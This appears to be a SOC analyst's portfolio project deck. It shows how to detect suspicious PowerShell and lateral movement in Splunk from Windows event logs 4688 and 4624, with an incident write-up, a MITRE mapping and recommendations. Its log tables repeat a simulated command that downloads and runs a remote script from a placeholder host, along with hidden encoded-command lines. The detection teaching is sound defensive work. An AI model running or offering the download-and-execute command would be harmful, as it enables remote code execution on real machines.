

Suspicious PowerShell & Lateral Movement Detection

SOC L2 Hands-on Project using Splunk

Sangram Rajput

Project Objective

- Detect suspicious PowerShell execution using Windows Event Logs
 - Analyze process creation (Event ID 4688)
 - Correlate authentication logs (Event ID 4624)
 - Identify potential lateral movement activity


Lab Architecture

- Windows Security Logs (4688, 4624)
 - Splunk SIEM
 - Detection Rules & Investigation
 - Incident Documentation & Escalation

Process Creation Logging (4688)

_time ↕	host ↕	New_Process_Name ↕	Parent_Process_Name ↕	CommandLine ↕
2026-02-10 09:02:30	Edith	powershell.exe	explorer.exe	powershell.exe -nop -w hidden -EncodedCommand aQB1AHgA
2026-02-10 09:02:00	Edith	powershell.exe	winword.exe	powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')
2026-02-10 09:01:30	Edith	powershell.exe	outlook.exe	powershell.exe -EncodedCommand SQBFAFGA
2026-02-10 09:01:00	Edith	notepad.exe	winword.exe	C:\Windows\System32\notepad.exe
2026-02-10 09:00:30	Edith	chrome.exe	winword.exe	C:\Program Files\Google\Chrome\chrome.exe
2026-02-10 09:00:00	Edith	explorer.exe	outlook.exe	C:\Windows\explorer.exe

- Verified Event ID 4688 availability
 - Analyzed process creation logs
 - Reviewed parent-child relationships



_time ↕	host ↕	Parent_Process_Name ↕	CommandLine ↕
2026-02-10 09:02:30	Edith	explorer.exe	powershell.exe -nop -w hidden -EncodedCommand aQB1AHgA
2026-02-10 09:02:00	Edith	winword.exe	powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')
2026-02-10 09:01:30	Edith	outlook.exe	powershell.exe -EncodedCommand SQBFAFgA

PowerShell Execution Detection

- Identified powershell.exe execution
 - Analyzed command-line arguments
 - Filtered suspicious parameters (EncodedCommand, IEX, DownloadString)

.....
.....
.....
.....

.....
.....
.....
.....

_time	host	Parent_Process_Name	CommandLine
2026-02-10 09:02:00	Edith	winword.exe	powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')

Parent-Child Process Correlation

- Checked abnormal parent processes (winword.exe, outlook.exe, etc.)
 - Identified potential macro-based execution



Account_Name ↕	host_count ↕	values(host) ↕
admin	1	Edith

Phase 4 – Lateral Movement Detection (4624)

- Analyzed successful logons (Event ID 4624)
 - Filtered Logon Type 3 (Network Logon)
 - Checked same account across multiple hosts

Incident Case - SOC-PS-001

Incident Case

|

Incident ID : SOC-PS-001

Incident Type : Suspicious powershell execution

Affected Host : Edith

User Account : john.doe

Indicators :

- Powershell.exe
- Encodedcommon / Downloadstring

Severity : Medium / High

.....
.....
.....
.....

.....
.....
.....
.....

host ↕	New_Process_Name ↕	Parent_Process_Name ↕	CommandLine ↕
Edith	powershell.exe	explorer.exe	powershell.exe -nop -w hidden -EncodedCommand aQB1AHgA
Edith	powershell.exe	winword.exe	powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')
Edith	powershell.exe	outlook.exe	powershell.exe -EncodedCommand SQBFAGa
Edith	notepad.exe	winword.exe	C:\Windows\System32\notepad.exe
Edith	chrome.exe	winword.exe	C:\Program Files\Google\Chrome\chrome.exe
Edith	explorer.exe	outlook.exe	C:\Windows\explorer.exe

Investigation & Findings

- Detected PowerShell execution with EncodedCommand parameter
 - Observed remote payload download via IEX and WebClient
 - Identified abnormal parent-child relationship (winword.exe → powershell.exe)

Severity Classification & MITRE Mapping

Mitre mapping :

Technique	ID
Command & Scripting Interpreter (Power shell)	T1059.001
Lateral movement	T1021 <input type="button" value="v"/>
Valid Accounts	T1078

Severity Classification :

Seventy was determined based on

Suspicious Powershell execution	✓
Potential malicious command usage	✓
Lateral movement observed	✗

Final Severity: Medium

Recommendations

- Block suspicious IP addresses (if applicable)
 - Enforce Multi-Factor Authentication (MFA)
 - Restrict PowerShell execution policy
 - Monitor process creation logs continuously
 - Enable enhanced PowerShell logging (Script Block Logging)
-

Skills Demonstrated

- Splunk SIEM
 - Process Creation Analysis
 - PowerShell Threat Detection
 - Lateral Movement Investigation
 - SOC Incident Documentation

Conclusion

- Demonstrated end-to-end SOC investigation workflow
 - Correlated process execution with authentication behavior
 - Simulated real-world SOC L2 response

Thank You !

For queries or walk-through, feel free to ask
